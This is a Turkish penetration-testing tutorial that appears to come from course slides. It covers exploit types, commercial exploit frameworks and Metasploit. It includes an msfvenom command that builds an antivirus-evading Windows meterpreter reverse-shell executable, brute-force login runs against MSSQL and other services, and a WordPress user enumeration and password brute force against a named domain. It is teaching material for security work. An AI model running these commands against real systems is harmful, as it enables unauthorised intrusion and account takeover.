



Kısaca; Sistemde varolan güvenlik zayıflıklarıdır.

Bu zayıflıklar;

- bir servisten(smb),
- bir plugin/eklentiden(contact form),
- 3. parti bir yazılımdan(firefox),
- hatalı kod yazımından(xss, sql)

kaynaklanabilir.

Vulnerability -->



Sistemde var olan güvenlik zayıflıklarını istismar ederek sistemin normal akışının dışına çıkarak izinsiz erişim sağlamak için kullanılan araçlardır.

Bazı exploitlerin çalışması için zayıflığın tetiklenmesi gereklidir. Bir servis gibi çalışırlar.(web servis)



- Remote Exploit
- Local Exploit
- Dos Exploit
- Web App Exploit
- Zero Day Exploit
- One Day Exploit

İstismar edilecek sisteme sadece uzaktan erişimin yeterli olduğu exploit türüdür.

Özellikle, dışarıya portları açık olan servislerde görülür.

İstismar edilecek sisteme erişimin olmasının yanında sistem üzerinde erişim sağlanacak bir hesabında olmasını gerektiren exploit türüdür.

Örneğin; sharing hostinglerde, sadece bir web hostun hacklenerek elde edilen düşük seviyeli kullanıcı hesabından (local) exploit çalıştırarak sunucuda root haklarına sahip olmaya çalışmak.

Sistemin kendisini veya sistemde var olan bir servisi hizmet veremeyecek duruma getiren exploit türüdür.

Sisteme herhangi bir sızma söz konusu değildir.

Daha önce keşfedilmeyen bir zayıfet bulup bunu istismar edecek exploit kodunu yazan kişiden(grup) başka kimsenin bilmediği zayıfettir/exploittir.

Zayıfete söz konusu olan firma bile exploit public edildiği zaman haberdar olur.

Public edilen zero day exploitin etkilediği yazılım patch geçtikten sonra zayıfetli sürümün hala yaygın olarak kullanılıp zero day(!) exploitten etkilenmesi.

Örneğin pureftp 2.3.7 sürümünü etkileyen bir zero day yayınlandıktan sonra bug fixlenip 2.3.8 sürümü yayına alınmasına rağmen birçok kişinin güncellemeyi almayıp 2.3.7 kullanmaya devam etmesi.

- exploit-db.com
- packetstormsecurity.com
- 0day.today
- securityfocus.com

- Core Impact
- Exploit Pack
- Immunity Canvas
- Metasploit

CORE IMPACT

File View Modules Tools Help

New Workspace Open Workspace Get Updates

License Information

Type: General
From: April 14, 2009
To: June 30, 2009
Hosts: 0

IP Ranges:

Ip	Mask
192.168.0.1	255.255.255.255
192.168.0.2	255.255.255.255
192.168.0.3	255.255.255.255
192.168.0.4	255.255.255.255
192.168.0.5	255.255.255.255
192.168.0.6	255.255.255.255
192.168.0.7	255.255.255.255
192.168.0.8	255.255.255.255

Warning: Only 26 days left before license expires!


Executed scheduled tasks

No scheduled tasks have been executed.

NOTE: Tasks can be scheduled by selecting 'Modules - Schedule' in the menu.

Installed Exploits and Utilities

Updates released in the last six months



Month	Updates Released
December 2008	14
January 2009	23
February 2009	33
March 2009	25
April 2009	25
May 2009	23
June 2009	8

Target entry points

Operating System	Exploits	Unique Targets
Windows Vista	76	248
Windows 2003	140	877
Windows XP	308	1532
Windows 2000	278	2463
Windows NT	19	84
Linux	185	714

Modules by category


Category	Modules
Remote Exploits	216
Local Exploits	71
Client-side Exploits	196
Denial-of-Service (DoS) Exploits	37
Utilities	153

Done CAP NUM SCRL

Exploit Pack



ADEO
SECURITY



Immunity Canvas

Immunity CANVAS (<http://www.immunityinc.com/>)

File Listeners

Add Host Stop Exploit OS Config Callback 10.10.31.1 Target(s) 127.0.0.1 Screen Shots

Name	Description
Exploits	CANVAS Exploits
Trojans	Various commands for
Commands	Commands to run on N
DoS	Denial of service attack
Tools	Various tools
Recon	Reconnaissance tools
Servers	CANVAS servers
ImportExport	Interface CANVAS with
Fuzzers	Modules to stress test
Configuration	CANVAS configuration r

Node Tree **Exploit Description**

✓ + -

Node Management Classic Node View CANVAS World Map

Current Status Canvas Log Debug Log

Status	Action	Start Time	End Time	Information
Done	Add Host - done (success: 132.248.10.44)	04:52:16 PM	04:52:16 PM	Add Host
Done	Add Host - done (success: 4.2.2.2)	04:51:09 PM	04:51:09 PM	Add Host
Done	Add Host - done (success: 128.83.40.145)	04:51:02 PM	04:51:02 PM	Add Host
Done	Add Host - done (success: 128.223.142.89)	04:50:52 PM	04:50:52 PM	Add Host (in progress)
Done	Add Host - done (success: 12.129.242.22)	04:50:38 PM	04:50:38 PM	Add Host
Done	Add Host - done (success: 128.135.13.112)	04:50:26 PM	04:50:26 PM	Add Host
Done	Add Host - done (success: 199.111.142.35)	04:50:18 PM	04:50:18 PM	Add Host
Done	Add Host - done (success: 66.175.114.214)	04:50:07 PM	04:50:07 PM	Add Host
Done	Add Host - done (success: 18.7.22.83)	04:50:00 PM	04:50:01 PM	Add Host

Set Covertness: 1.0

Metasploit Nedir ?

Metasploit framework, public edilen exploitleri ve bunlarla beraber özellikle sizma testlerinde kullanılan scanner, fuzzer, auxiliary vs. bir çok aracı düzenli ve sistematik bir biçimde bünyesinde barındıran 2003'den beridir geliştirilen bir frameworkdur.

Alternatifleri arasında; Core Impact, immunity canvas, exploitpack gösterilebilir.

An itibarı ile;

- 1670 Exploit
- 958 auxiliary
- 294 post exploit
- 486 payloads
- 40 encoders
- 9 nops

bulunmaktadır.

Sistemde bulunan anti virüs, firewall, ips/ids gibi korunma sistemlerine yakalanmamak için(bypass) gönderilecek olan zararlı kodların(payload) encode işleminden geçirilmesi sonucu zararlı yazılımın sistem tarafından tespit edilmesini zorlaştıran araçlardır.

```
# msfvenom -list encoders
```

Framework Encoders

Name	Rank	Description
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Generic \${IFS} Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xori	normal	Byte XORi Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xori	normal	Byte XORi Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x64/zutto_dekiru	manual	Zutto Dekiru
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower

Encoder Example

```
# msfvenom -p windows/meterpreter/reverse_tcp LHOST = <IP> LPORT=<PORT>
-e <encoding_name> -i <times> -f <format> -o <output_name>
```

```
xubuntu ~ ➔ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.14 LPORT=1234 -e x86/shikata_ga_nai -i 10 -f exe -o bc.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes
Final size of exe file: 73802 bytes
Saved as: bc.exe
xubuntu ~ ➔
```

Shellter ?

Hedef sistem hakkında bilgi toplamak için yapılan taramalardır.

Path traversal, local file download, file read gibi zayıflıkları istismar etmek için auxiliary modülleri vardır.

Bunlar herhangi bir shell oturumu saldırgana vermediklerinden exploit olarak değerlendirilmezler.

Neden yapılır ?

```
msf > use auxiliary/scanner/mssql/mssql_ping
```

```
msf auxiliary(mssql_ping) > show options
```

Module options (auxiliary/scanner/mssql/mssql_ping):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS	10.5.30.1/24	yes	The target address range or CIDR identifier
TDSENCRYPTION	false	yes	Use TLS/SSL for TDS data "Force Encryption"
THREADS	4	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

```
msf auxiliary(mssql_ping) > set threads 10
```

```
threads => 10
```

```
msf auxiliary(mssql_ping) > set rhosts 10.5.30.120-150
```

```
rhosts => 10.5.30.120-150
```

```
msf auxiliary(mssql_ping) > run
```

```
[*] 10.5.30.125: - SQL Server information for 10.5.30.125:  
[+] 10.5.30.125: - ServerName      = WIN-9ECB2I0M2KV  
[+] 10.5.30.125: - InstanceName    = SQLEXPRESS  
[+] 10.5.30.125: - IsClustered     = No  
[+] 10.5.30.125: - Version        = 12.0.2000.8  
[+] 10.5.30.125: - tcp            = 1433  
[+] 10.5.30.125: - np             = \\WIN-9ECB2I0M2KV\pipe\MSSQL$SQLEXPRESS\sql\query  
[*] Scanned 10 of 31 hosts (32% complete)  
[*] 10.5.30.138: - SQL Server information for 10.5.30.138:  
[+] 10.5.30.138: - ServerName      = WIN-3MPPTAGG5R8  
[+] 10.5.30.138: - InstanceName    = MSSQLSERVER  
[+] 10.5.30.138: - IsClustered     = No  
[+] 10.5.30.138: - Version        = 13.0.1601.5  
[+] 10.5.30.138: - tcp            = 1433  
[+] 10.5.30.138: - np             = \\WIN-3MPPTAGG5R8\pipe\sql\query  
[*] Scanned 17 of 31 hosts (54% complete)  
[*] Scanned 19 of 31 hosts (61% complete)  
[*] Scanned 20 of 31 hosts (64% complete)  
[*] Scanned 28 of 31 hosts (90% complete)  
[*] Scanned 30 of 31 hosts (96% complete)  
[*] Scanned 31 of 31 hosts (100% complete)  
[*] Auxiliary module execution completed
```

> use auxiliary/scanner/mssql/mssql_ping
> show options
> set threads 10
> set rhosts 10.5.30.120-150 || 10.5.30.1/24

```
msf auxiliary(mssql_ping) > 
```

Mssql Brute Force

msf> use auxiliary/scanner/mssql/mssql_login

msf auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank password
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce
DB_ALL_CREDS	false	no	Try each user/pass
DB_ALL_PASS	false	no	Add all passwords
DB_ALL_USERS	false	no	Add all users in the db
PASSWORD		no	A specific password
PASS_FILE	/opt/metasploit-framework/data/wordlists/mirai_pass.txt	no	File containing password
RHOSTS	10.5.30.125	yes	The target address
RPORT	1433	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when success
TDSENCRYPTION	false	yes	Use TLS/SSL for TDS
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username
USERPASS_FILE		no	File containing userpass
USER_AS_PASS	false	no	Try the username as password
USER_FILE	/opt/metasploit-framework/data/wordlists/mirai_user.txt	no	File containing usernames
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication
VERBOSE	true	yes	Whether to print output

msf auxiliary(mssql_login) > run

```
[*] 10.5.30.125:1433 - 10.5.30.125:1433 - MSSQL - Starting authentication scanner.
[!] 10.5.30.125:1433 - No active DB -- Credential data will not be saved!
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666: (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:00000000 (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:1111 (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:1111111 (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:1234 (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:12345 (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:123456 (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:54321 (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:666666 (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:7ujMko@admin (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:7ujMko@vizxv (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:888888 (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:admin (Incorrect: )
[-] 10.5.30.125:1433 - 10.5.30.125:1433 - LOGIN FAILED: WORKSTATION\666666:admin1234 (Incorrect: )
```

```
msf > use auxiliary/scanner/http/wordpress_login_enum
```

```
msf auxiliary(wordpress_login_enum) > set vhost halilozturkci.com
vhost => halilozturkci.com
msf auxiliary(wordpress_login_enum) > run

[*] / - WordPress Version 4.7.5 detected
[*] / - WordPress User-Enumeration - Running User Enumeration
[+] / - Found user 'admin_hozturkci' with id 1
[*] / - Usernames stored in: /home/xubuntu/.msf4/loot/20170721103702_default_104.31.92.177_wordpress.users_375469.txt
[*] / - WordPress User-Validation - Running User Validation
[*] / - WordPress User-Validation - Checking Username:'admin'
[-] / - WordPress User-Validation - Invalid Username: 'admin'
[*] / - WordPress Brute Force - Running Bruteforce
[*] / - Brute-forcing previously found accounts...
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:''
[-] / - WordPress Brute Force - Failed to login as 'admin_hozturkci'
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:'00000000'
[-] / - WordPress Brute Force - Failed to login as 'admin_hozturkci'
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:'1111'
[-] / - WordPress Brute Force - Failed to login as 'admin_hozturkci'
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:'11111111'
[-] / - WordPress Brute Force - Failed to login as 'admin_hozturkci'
[*] / - WordPress Brute Force - Trying username:'admin_hozturkci' with password:'1234'
```

```
msf> use auxiliary/scanner/ssh/ssh_login
msf> use auxiliary/scanner/postgres/postgres_login
msf> use auxiliary/scanner/telnet/telnet_login
msf> use auxiliary/scanner/http/tomcat_mgr_login
msf> use auxiliary/scanner/smb/smb_login
msf> use auxiliary/scanner/vnc/vnc_login
msf> use auxiliary/scanner/telnet/telnet_version
```

Belli paternler yardımıyla bellekte bir komutun/verinin yerini bulmak için kullanılır.

Hedef sistemde listen durumda olan bir porta connection isteği attığımız zaman bind shell olur.

Hedef sistemden, kendi makinemizdeki listen olan bir porta connection isteği attığımız zaman ise reverse shell olur.

Fark Nedir ve Hangisi Avantajlıdır ?

Payloads

- Exploit sonrası hedef sistemde çalışacak olan kodlardır. meterpreter, dll injection, binary upload ...
- Platforma ve işletim sisteme sıkı sıkıya bağlıdır.
- Üç grupta incelenebilirler.
 - Stagers
 - Stages
 - Single(Inline / Non Staged)

Kurban ile saldırgan arasındaki veri iletişiminin sağlanması için gerekli bağlantıyı sağlar.

Küçük boyutludurlar. Stabildirler.

Bağlantı kurulduktan sonra büyük boyutlu olan payloadları hedef makineye göndermekle sorumludurlar..

En çok kullanılanlar arasında bind tcp, reverse_tcp, http_tcp, reverse_http, bind_http gösterilebilir.

Stagers ile bağlantı sağlandıktan sonra hedef sisteme gönderilerek çalıştırılacak olan payloadlardır.

Hedef sistem üzerinde birçok post exploit işlemi gerçekleştirilebilirler.

Büyük boyutlu ve komplexdirler.

Meterpreter, vnc injection, ipwn örnek olarak gösterilebilir.

- Initial shellcode (Stage0) saldırganın makinesine bağlantı isteği gönderebilir. Bu genellikle reverse_* olur.
- Stage0 hedef sisteme birkez yüklenikten sonra kendisinden sonra gelecek olan payloadları belleğe yerleştirip çalıştırmasından sorumludur.
- Stage0'dan sonra boyut olarak daha büyük olan stage1 payloadı gönderilir ki bu shell oturumu veren payload da olabilir, daha komplex olan bir meterpreter da olabilir.

Singles (Inline / Non Staged)

İhtiyaç duyduğu bütün bileşenleri bünyesinde barındırır.

Belli bir işi ifa etmek için kullanılırlar.

Stage payloadlara göre daha küçük boyutludur.

Örneğin bir procesi sonlandıracak veya sadece kullanıcı ekleyen bir payload olabilir.

